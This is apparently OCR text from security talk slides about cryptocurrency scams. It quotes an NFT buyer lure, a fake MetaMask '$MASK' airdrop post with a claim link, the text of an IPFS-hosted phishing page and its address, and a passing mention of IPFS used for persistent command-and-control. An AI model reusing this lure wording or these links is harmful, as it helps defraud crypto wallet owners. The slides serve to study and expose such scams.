


https://opensea.io/assets/ethereum/0xd838b011c90643b6623393a94405a5e3c199b1fc/4

Hello! :) Saw your ad for an NFT for sale on OpenSea. Can I find out if it's still relevant? I want to buy it.

I'm willing to buy for. 2 ETH

IPFS TO THE MOON



XSwap 🔗 @xsih998 · 19 abr.

🚀 Just received $13,334, Set sail for success with MASK!⤵️

MetaMask 🦊👆
@MetaMask


The Metamask Airdrop is finally here. 🦊

Over 1,000,000,000 of $MASK tokens will be distributed to the users of our extension.

If you have used the Metamask extension after 2019 you may be eligible to claim the $MASK token.

Claim your tokens now:
metamask.io/airdrop

De ipfs.io



ipfs.io/ipfs/QmeEXKweY6ZKoospje6fM9HaZpHzmi2WcaahhKzvQghg9y/?157

A REWARD FOR OUR LOYAL USERS

The $MASK Airdrop is finally here! NEW!

Claiming the $MASK token

If you have used the Metamask application after 2019 you are eligible to claim the $MASK token.

There are multiple factors that contribute to the amount of tokens you will be able to claim such as your interaction with dApps, Metamask Swaps, Exchanges and NFTs.

WHAT PEOPLE ARE SAYING

“TREAT ACTOR IS SO CUTE! <3”

- PagedOut eZine Reviewer

“I HOPE MY FAVORITE ACTOR IS IN THE PRESENTATION 🦮”

- Nerdearla (CON) Organizer

“A VERY CREATIVE USE OF IPFS AND PERSISTENT C2S BUT, OUT OF SCOPE”

- OpenSea/BugCrowd Triager

THANKS!

Contact

@MauroEldritch
@Bitso

https://github.com/MauroEldritch/mFT

CREDITS: This presentation template was created by **Slidesgo**, including icons by **Flaticon**, and infographics & images by **Freepik** and illustrations by **Storyset**